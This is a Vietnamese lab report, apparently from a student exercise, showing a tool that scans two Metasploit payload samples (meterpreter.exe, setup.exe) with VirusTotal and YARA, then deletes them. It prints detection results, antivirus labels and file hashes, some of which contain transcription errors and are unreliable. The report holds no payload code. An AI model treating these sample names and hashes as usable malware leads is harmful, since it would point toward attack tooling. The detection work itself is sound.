
- Chuẩn bị 2 mẫu mã độc




Giao diện tích hợp 2 công cụ




Chọn mã độc để quét




Chọn mã độc meterpreter.exe



Tiến hành quét bằng virustotal



Kết quả đã phát hiện ra mẫu mã độc




```
Debug Window

Scanning file: C:/Users/ADMIN/Documents/Zalo Received Files/meterpreter.exe
Please wait ..
Scan Results:
Có: 62/72
MD5 Hash: 7e5784967dfaf79bd2c4da4bb443bee7
SHA-1 Hash: c9a6f9dc902e3e444391f48bfd7ae45bee657942
SHA-256: 230be3310e76d304408bcebl135e6ccf7a69092f03c75b4cc987d9e7449af028
Bkav: W32.FamVT.RorenNHc.Trojan
Lionice: Trojan.Win32.Swrort.4!c
tehtris: None
ClamAV: Win.Trojan.Swrort-5710536-0
FireEye: Generic.mg.7e5784967dfaf79b
CAT-QuickHeal: Trojan.Swrort.A
Skyhigh: BehavesLike.Win32.Swrort.1h
ALYac: Trojan.CryptZ.Marte.1.Gen
Cylance: unsafe
VIPRE: Trojan.CryptZ.Marte.1.Gen
Sangfor: Trojan.Win32.Save.a
K7AntiVirus: Trojan ( 001172b51 )
BitDefender: Trojan.CryptZ.Marte.1.Gen

Quit Pause
```


Sau đó sử dụng YARA để quét.




```
Debug Window

Score: 70
Tập F:\yarachay\madoc\meterpreter.exe đã phát hiện mã độc.
```


Kết quả: đã phát hiện ra mẫu mã độc và điểm đánh giá mức độ nguy hiểm của mã độc này là 70




Click xóa File



Kết quả file đã được xóa khỏi máy tính.
Ta quét tương tự với file setup.exe.



Sử dụng VirusTotal để quét và đã phát hiện




Debug Window

```
Scanning file: C:/Users/ADMIN/Documents/Zalo Received Files/setup.exe Please wait ..  
Scan Results:  
Có: 61/72  
MD5 Hash: 82349cf6elfe6e8bd446d6726d4e65bf  
SHA-1 Hash: ee3bccee872d7db3a9a404e420b28b47b90a5c18  
SHA-256: b5d02d5b6654c55b2d6926e4a482199043de90cb408a52e4236dd6fe84bdb6d8  
Bkav: W64.AIDetectMalware  
Lionic: Trojan.Win32.Metasploit.4!c  
tehtris: None  
MicroWorld-eScan: Trojan.Metasploit.A  
ClamAV: Win.Trojan.MSShellcode-6  
FireEye: Generic.mg.82349cf6elfe6e8b  
CAT-QuickHeal: HackTool.Metasploit.S9212471  
Skyhigh: BehavesLike.Win64.Infected.zz  
McAfee: Trojan-FJIN!82349CF6ElFE  
Malwarebytes: Trojan.MalPack  
Zillya: None  
Sangfor: HackTool.Win32.Reverse64_Bin_v2_5_through_v4_x.uwccg  
K7AntiVirus: Trojan ( 004fae881 )
```

Quit Pause

Sử dụng YARA để quét và phát hiện ra mã độc, điểm đánh giá mức độ nguy hiểm của mã độc này là 75





Debug Window

```
Score: 75  
Tập F:\yarachay\madoc\setup.exe đã phát hiện mã độc.
```

Sau đó Click xóa file

Kết quả file đã được xóa khỏi máy tính

Name	Date modified	type	Size
 meterpreter.zip	06/11/2023 6:57 SA	WinRAR ZIP archive	43 KB
 setup.zip	06/11/2023 6:57 SA	WinRAR ZIP archive	2 KB